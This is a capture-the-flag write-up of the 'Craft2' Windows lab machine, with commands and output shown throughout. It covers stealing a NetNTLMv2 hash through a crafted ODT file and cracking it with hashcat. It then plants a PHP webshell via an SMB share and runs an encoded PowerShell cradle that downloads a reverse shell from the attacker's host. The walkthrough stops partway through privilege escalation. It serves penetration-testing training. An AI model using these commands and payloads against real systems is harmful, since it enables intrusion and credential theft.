Proving Grounds: Craft2
System Info:
| Box info | |
|---|---|
| Hostname | Craft2 |
| OS | Windows |
| Difficulty | Hard |
| Platform | PG (Practice) |
Resume
When I first solved this machine, it took me around 5 hours. While I gained initial access in about 30 minutes , Privilege Escalation proved to be somewhat more complex. Firstly, we gained access by stealing a NetNTLMv2 hash through a malicious LibreOffice document. Once we cracked the password, we had write permissions on an SMB folder, which was synchronized with the web server, making it relatively straightforward to upload our webshell and gain access.
What I found challenging in this machine was privilege escalation. I found three potential ways to escalate privileges, and two of them worked. The first one involved reusing the credentials of a previously compromised user to pivot to a user who had the SeImpersonatePrivilege enabled. This method didn’t work as I couldn’t find a way to become SYSTEM by abusing the Potatoes. As for the other two ways to gain administrator access on the machine, they are related because both abuse the same privilege. There is an unprotected instance of MySQL running as LocalSystem on the box. Through this service, we can overwrite files in any system path, leading to two methods for privilege escalation: WerTrigger and Diaghub.
As I always say, try to solve the machine on your own before referring to a Write-up. Use the Write-up only after you’ve solved it or when you’re at a point where you feel you don’t have the necessary knowledge to proceed. That said, the main topics to address in this machine are:
- Steal NetNTLMv2 hash trough malicius odt file
- Cracking NetNTLMv2 hashes using Hascat
- SMB Enumeration
- Port forwarding using chisel
- Abusing
RunAsCs.exe - Abusing
SeImpersotatePrivilege - Abusing Arbitrary File Write on Windows for Privilege Escalation via MySQL (WerTrigger Method)
- Abusing Arbitrary File Write on Windows (Diaghub Mehthod)
Port Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
49666/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-18T14:01:48
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1s
Service Enumeration
SMB - TCP 445
On Windows hosts, the service I typically enumerate first is SMB because it allows me to gather information such as:
- The operating system
- NetBIOS name,
- Domain name (AD hosts only)
- If SMB is signed
- If it supports null session in order to enumerate shares.
To perform this tasks, I will use crackmapexec and smbmap
1
2
❯ crackmapexec smb 192.168.225.188
SMB         192.168.225.188 445    CRAFT2           [*] Windows 10.0 Build 17763 x64 (name:CRAFT2) (domain:CRAFT2) (signing:False) (SMBv1:False)
- Crackmapexec:
We can attempt to enumerate the shares with crackmapexec, although most of the time it tends to give an error. That’s why we should always double-check it with smbmap as well
1
2
3
❯ crackmapexec smb 192.168.225.188 --shares -u 'test' -p 'test'
SMB         192.168.225.188 445    CRAFT2           [*] Windows 10.0 Build 17763 x64 (name:CRAFT2) (domain:CRAFT2) (signing:False) (SMBv1:False)
SMB         192.168.225.188 445    CRAFT2           [-] CRAFT2\test:test STATUS_LOGON_FAILURE
- Smbmap:
1
2
3
❯ smbmap -H 192.168.225.188 -u 'null' --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 0 SMB session(s)
We don’t have access to any shared resources with a guest session, so we’ll continue enumerating.
Web 80 - TCP


On port 80, there’s an instance of Apache (configured with XAMPP), which interprets PHP. If we scroll down further, we can see there’s a section for uploading a file.
Fuzzing
Before testing the file upload, I’m going to fuzz for directories and files hosted on the server. To do that, I’ll use gobuster and search for PHP and TXT files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
❯ gobuster dir -t 80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --url http://192.168.225.188/ -x php,txt -o gobuster-root-80.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.225.188/
[+] Method:                  GET
[+] Threads:                 80
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 9768]
/uploads              (Status: 301) [Size: 344] [--> http://192.168.225.188/uploads/]
/assets               (Status: 301) [Size: 343] [--> http://192.168.225.188/assets/]
/upload.php           (Status: 200) [Size: 537]
/css                  (Status: 301) [Size: 340] [--> http://192.168.225.188/css/]
/Index.php            (Status: 200) [Size: 9768]
/js                   (Status: 301) [Size: 339] [--> http://192.168.225.188/js/]
/examples             (Status: 503) [Size: 404]
/licenses             (Status: 403) [Size: 423]
After these results, I highlight the /uploads directory, which I assume is where the files uploaded through upload.php are stored.
Unrestricted File Upload: Failed
I’m going to set up BurpSuite to intercept the request for uploading the file, and from there, I’ll start modifying the parameters to check for any Web vulnerability (LFI, Path Traversal, file upload, XSS, SQLi etc..)
Burpsuite configuration:


BurpSuite acts as an intermediary for communications. It acts as a proxy between us (the attacker) and the server, allowing us to intercept requests to the server and modify them. It operates on port 8080. To configure it, it’s recommended to use the FoxyProxy browser add-on.
Choose Burpsuite proxy

The first thing I’m going to try is the most obvious. Since it’s a server that interprets PHP, I’m going to upload a PHP webshell to see if we can sneak it into the server.
cmd.php contents:
1
2
3
4
5
<?php

echo shell_exec($_REQUEST['c']);

?>
We send the intercepted request to the repeater for easier manipulation (Ctrl + R).
When we send the request, the server responds that our file is not valid and only accepts ODT files.

We could change the extension to see if we can trick the server

Sucess

After running a couple of tests, it appears that it only validates that the ‘filename’ parameter’s file extension ends with odt. Later, we’ll inspect the code to see how it works. So, we’ve managed to upload a file. The success message warns us not to attempt to create files with malicious macros as the staff is vigilant. Let’s access the file to see if we can execute code.

1
2
3
4
5
6
❯ curl 'http://192.168.225.188/uploads/cmd.php.odt'
<?php

echo shell_exec($_REQUEST['c']);

?>
It seems that it doesn’t interpret our PHP code :(
Trying SMB auth: Failed
Another check I always perform is to attempt SMB authentication. In this case, I’ll change the filename parameter to load a file hosted on an SMB server that I’ll create beforehand using impacket-smbserver
1
2
3
4
5
6
7
8
9
❯ impacket-smbserver share $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Payloads used:
1
2
3
filename="//192.168.45.211/test/test.odt"
filename="\\192.168.45.211\test\test.odt"
filename="\\\\192.168.45.211\\test\\test.odt"
I didn’t have success with any of these payloads.
Initial Access
Steal NTLMv2 - badodt.py
By conducting these checks, we know that the server only accepts ODT files, and these files cannot be manipulated with malicious macros to gain access through phishing. In a Windows environment, instead of loading a malicious payload into the ODT document, we could make the file attempt to load a resource from our side via SMB. While searching online, I found this Python script that creates an ODT file, which, using a given IP address, attempts SMB authentication.
badodt.py: https://raw.githubusercontent.com/rmdavy/badodf/master/badodt.py
SMB authentication is something I want to perform because, in this communication, the Windows user’s password that opens the file is transmitted (encrypted in the NetNTLMv2 hash)
We download the script using wget
1
2
3
4
5
6
7
8
9
10
wget https://raw.githubusercontent.com/rmdavy/badodf/master/badodt.py
--2023-09-18 17:05:50--  https://raw.githubusercontent.com/rmdavy/badodf/master/badodt.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7360 (7.2K) [text/plain]
Saving to: ‘badodt.py’

badodt.py                                      100%[=================================================================================================>]   7.19K  --.-KB/s    in 0s
When we run it, we specify our attacker IP, where we will be hosting an SMB server with impacket-smbserver
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
❯ python3 badodt.py

    ____            __      ____  ____  ______
   / __ )____ _____/ /     / __ \/ __ \/ ____/
  / __  / __ `/ __  /_____/ / / / / / / /_
 / /_/ / /_/ / /_/ /_____/ /_/ / /_/ / __/
/_____/\__,_/\__,_/      \____/_____/_/


Create a malicious ODF document help leak NetNTLM Creds

By Richard Davy
@rd_pentest
Python3 version by @gustanini
www.secureyourit.co.uk


Please enter IP of listener: 192.168.45.211
/home/kali/PG/Craft2/src/bad.odt successfully created
Start smb server
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ impacket-smbserver share $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.225.188,49819)
[*] AUTHENTICATE_MESSAGE (CRAFT2\thecybergeek,CRAFT2)
[*] User CRAFT2\thecybergeek authenticated successfully
[*] thecybergeek::CRAFT2:aaaaaaaaaaaaaaaa:8617627c11b31dfe9ba8e7c767c04675:010100000000000080bc980442ead901e252eabde342872900000000010010007800720078004b007500710068006800030010007800720078004b0075007100680068000200100076004600510066007000590072006e000400100076004600510066007000590072006e000700080080bc980442ead90106000400020000000800300030000000000000000000000000300000e32d05a57cca8e5a3eede870da38c9fdd1768433dd00be0c3036e24f8aab28f50a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00340035002e003200310031000000000000000000
After waiting a few seconds, we receive the SMB authentication, and consequently, the NetNTLMv2 hash of the user thecybergeek.
1
2
3
❯ cat thecybergeek.ntlmv2
thecybergeek::CRAFT2:aaaaaaaaaaaaaaaa:8617627c11b31dfe9ba8e7c767c04675:010100000000000080bc980442ead901e252eabde342872900000000010010007800720078004b007500710068006800030010007800720078004b0075007100680068000200100076004600510066007000590072006e000400100076004600510066007000590072006e000700080080bc980442ead90106000400020000000800300030000000000000000000000000300000e32d05a57cca8e5a3eede870da38c9fdd1768433dd00be0c3036e24f8aab28f50a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00340035002e003200310031000000000000000000
To crack this hash, I will use hashcat, using the classic rockyou.txt dictionary, which contains 14 million passwords. The hashcat mode should be configured as described on the following website, filtering by the hash type we are dealing with.
1
2
3
4
5
6
7
8
9
10
11
❯ hashcat -m 5600 -a 0 thecybergeek.ntlmv2 $(locate rockyou.txt) --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-5775C CPU @ 3.30GHz, 6396/12856 MB (2048 MB allocatable), 4MCU
Cracked password: winniethepooh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Dictionary cache built:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
* Passwords.: 14344392
* Bytes.....: 139923457
* Keyspace..: 14344383
* Runtime...: 2 secs

THECYBERGEEK::CRAFT2:aaaaaaaaaaaaaaaa:8617627c11b31dfe9ba8e7c767c04675:010100000000000080bc980442ead901e252eabde342872900000000010010007800720078004b007500710068006800030010007800720078004b0075007100680068000200100076004600510066007000590072006e000400100076004600510066007000590072006e000700080080bc980442ead90106000400020000000800300030000000000000000000000000300000e32d05a57cca8e5a3eede870da38c9fdd1768433dd00be0c3036e24f8aab28f50a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00340035002e003200310031000000000000000000:winniethepooh

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: THECYBERGEEK::CRAFT2:aaaaaaaaaaaaaaaa:8617627c11b31...000000
Time.Started.....: Mon Sep 18 17:13:05 2023, (0 secs)
Time.Estimated...: Mon Sep 18 17:13:05 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz)
Guess.Queue......: 1/2 (50.00%)
Speed.#1.........:    51477 H/s (2.92ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344383 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 0/14344383 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 12345 -> newzealand
Hardware.Mon.#1..: Util: 60%

Started: Mon Sep 18 17:12:16 2023
Stopped: Mon Sep 18 17:13:06 2023
We can check if the credential is valid with crackmapexec
1
2
3
❯ crackmapexec smb 192.168.225.188 -u 'thecybergeek' -p 'winniethepooh'
SMB         192.168.167.188 445    CRAFT2           [*] Windows 10.0 Build 17763 x64 (name:CRAFT2) (domain:CRAFT2) (signing:False) (SMBv1:False)
SMB         192.168.167.188 445    CRAFT2           [+] CRAFT2\thecybergeek:winniethepooh
Uploading Webshell via SMB
Now that we have valid credentials, we can enumerate the machine’s shares. One that catches my attention is WebApp
1
2
3
4
5
6
7
8
9
10
11
❯ crackmapexec smb 192.168.225.188 --shares -u 'thecybergeek' -p 'winniethepooh'
SMB         192.168.225.188 445    CRAFT2           [*] Windows 10.0 Build 17763 x64 (name:CRAFT2) (domain:CRAFT2) (signing:False) (SMBv1:False)
SMB         192.168.225.188 445    CRAFT2           [+] CRAFT2\thecybergeek:winniethepooh
SMB         192.168.225.188 445    CRAFT2           [+] Enumerated shares
SMB         192.168.225.188 445    CRAFT2           Share           Permissions     Remark
SMB         192.168.225.188 445    CRAFT2           -----           -----------     ------
SMB         192.168.225.188 445    CRAFT2           ADMIN$                          Remote Admin
SMB         192.168.225.188 445    CRAFT2           C$                              Default share
SMB         192.168.225.188 445    CRAFT2           IPC$            READ            Remote IPC
SMB         192.168.225.188 445    CRAFT2           WebApp          READ
It’s possible that the versions of crackmapexec and smbmap I have are outdated, or it could be another type of error, but in the WebApp path, we have write permissions.
Enumerating the resources in WebApp, it can be observed that they are synchronized with the web server.
1
2
3
4
5
6
7
8
9
10
11
12
❯ smbclient //192.168.167.188/WebApp -U 'thecybergeek%winniethepooh'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Sep 19 15:37:27 2023
  ..                                  D        0  Tue Sep 19 15:37:27 2023
  assets                              D        0  Tue Apr  5 18:16:03 2022
  css                                 D        0  Tue Apr  5 18:16:03 2022
  index.php                           A     9768  Mon Jan 31 17:21:52 2022
  js                                  D        0  Tue Apr  5 18:16:03 2022
  upload.php                          A      896  Mon Jan 31 16:23:02 2022
  uploads                             D        0  Tue Sep 19 15:12:39 2023
I’m going to check if I have write permissions by uploading a text file
1
❯ echo 'hola' > test.txt
1
2
3
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \>
1
2
❯ curl http://192.168.225.188/test.txt
hola
We have write permissions; now let’s upload our PHP webshell to the server.
1
2
3
smb: \> put cmd.php
putting file cmd.php as \cmd.php (0.4 kb/s) (average 0.2 kb/s)
smb: \>
Executing commands
1
2
❯ curl -s 'http://192.168.225.188/cmd.php?c=whoami'
craft2\apache
Rev Shell: Invoke-PowerShellTCP.ps1
My preferred method for obtaining a reverse shell on Windows is Invoke-PowerShellTCP.ps1 from Nishang. To do this, we will download the script from the repository using wget.
1
2
3
4
5
6
7
8
9
10
11
12
❯ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1 -O ps.ps1
--2023-09-18 17:22:10--  https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: ‘ps.ps1’

ps.ps1                                        100%[=================================================================================================>]   4.24K  --.-KB/s    in 0s

2023-09-18 17:22:10 (38.3 MB/s) - ‘ps.ps1’ saved [4339/4339]
At the end of the script, we add, specifying the IP address, the listening port, and the type of shell, which in this case is Reverse.
1
❯ echo "Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.211 -Port 443" >> ps.ps1
Start an HTTP server with Python where the file is located.
1
2
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We convert the following payload to base64: IEX (New-Object Net.webclient).downloadString('http://192.168.45.211.ps.ps1'), and we specify the utf-16le format, which PowerShell interprets correctly.
1
2
❯ echo "IEX (New-Object Net.webclient).downloadString('http://192.168.45.211.ps.ps1')" | iconv -t utf-16le | base64 -w 0; echo
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADIAMQAxAC4AcABzAC4AcABzADEAJwApAAoA
This payload loads the file from the URL into memory and executes it directly. It’s one of the most common techniques for attacks in Windows environments.
Final payload with b64 encode:
1
powershell -ep bypass -w hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADIAMQAxADoAOAAwAC8AcABzAC4AcABzADEAJwApAAoA
We copy the payload to where we have the webshell, and we send it.
1
curl 'http://192.168.225.188/cmd.php?c=powershell%20-ep%20bypass%20-w%20hidden%20-enc%20SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADIAMQAxADoAOAAwAC8AcABzAC4AcABzADEAJwApAAoA'
Http Request to ps.ps1
1
2
3
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.225.188 - - [18/Sep/2023 17:26:44] "GET /ps.ps1 HTTP/1.1" 200 -
Shell as apache
1
2
3
4
5
6
7
8
9
10
11
❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.211] from (UNKNOWN) [192.168.225.188] 49880
Windows PowerShell running as user apache on CRAFT2
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>whoami
craft2\apache
PS C:\xampp\htdocs> hostname
CRAFT2
PS C:\xampp\htdocs>
Privilege Escalation
Method 1: SeImpersonatePrivilege - Failed
Although I didn’t succeed in gaining a shell as the system by abusing this method, I find it interesting to consider because this way of analyzing the situation adds an extra layer of lateral thinking
apache to cybergeek - RunasCs.exe
We have a shell as Apache, but if we recall earlier, we cracked the credentials of thecybergeek. In Windows, there is a utility called runas.exe that allow us to run commands as another user by providing the corresponding password. The issue with this utility is that it requires a GUI to execute successfully, so in our case with a reverse shell, it wouldn’t work. There is another utility on GitHub called RunasCS.exe that fixes this problem, allowing us to run commands as another user.
Transfer Ruascs.exe to the victim machine
1
PS C:\programdata> wget http://192.168.45.231/RunasCs.exe -o RunasCs.exe
And as we can see, we are running commands as the user thecybergeek on the victim machine.
1
2
PS C:\programdata> .\RunasCs.exe thecybergeek winniethepooh "whoami" --bypass-uac --logon-type '5'
craft2\thecybergeek
Enumerating through the groups of the newly compromised user, we can see that they are not a member of any significant groups.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
PS C:\users\apache> net user thecybergeek
                    net user thecybergeek
User name                    thecybergeek
Full Name
Comment
User\'s comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/5/2022 9:22:54 AM
Password expires             Never
Password changeable          4/5/2022 9:22:54 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/18/2023 8:17:24 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
However, if we enumerate the privileges that this user has, we can see that they have the ‘SeImpersonatePrivilege’ privilege enabled.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\programdata> .\RunasCs.exe thecybergeek winniethepooh "whoami /priv" --bypass-uac --logon-type '5'

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\programdata>
This means that we could potentially make use of the famous Potatoes to obtain a shell as SYSTEM. Later on, I will create a post about this privilege and how to abuse it. I also want to mention that I spent hours trying to abuse SeImpersonatePrivilege on this machine, but nothing worked. It’s possible that the machine’s creator patched this method. In any case, I don’t rule out the possibility that it can be abused in a way I’m not aware of yet. But I consider it important to analyze this method because even if it doesn’t work on this machine, it might work on others, giving us the ability to think laterally and pivot as users to see things from a different perspective.
Method 2: Arbitrary File Write - WerTrigger.exe
Enumerating the system’s internal services, we can see that MySQL (3306) is running
1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\users\apache> netstat -nat
                    netstat -nat

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State

  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
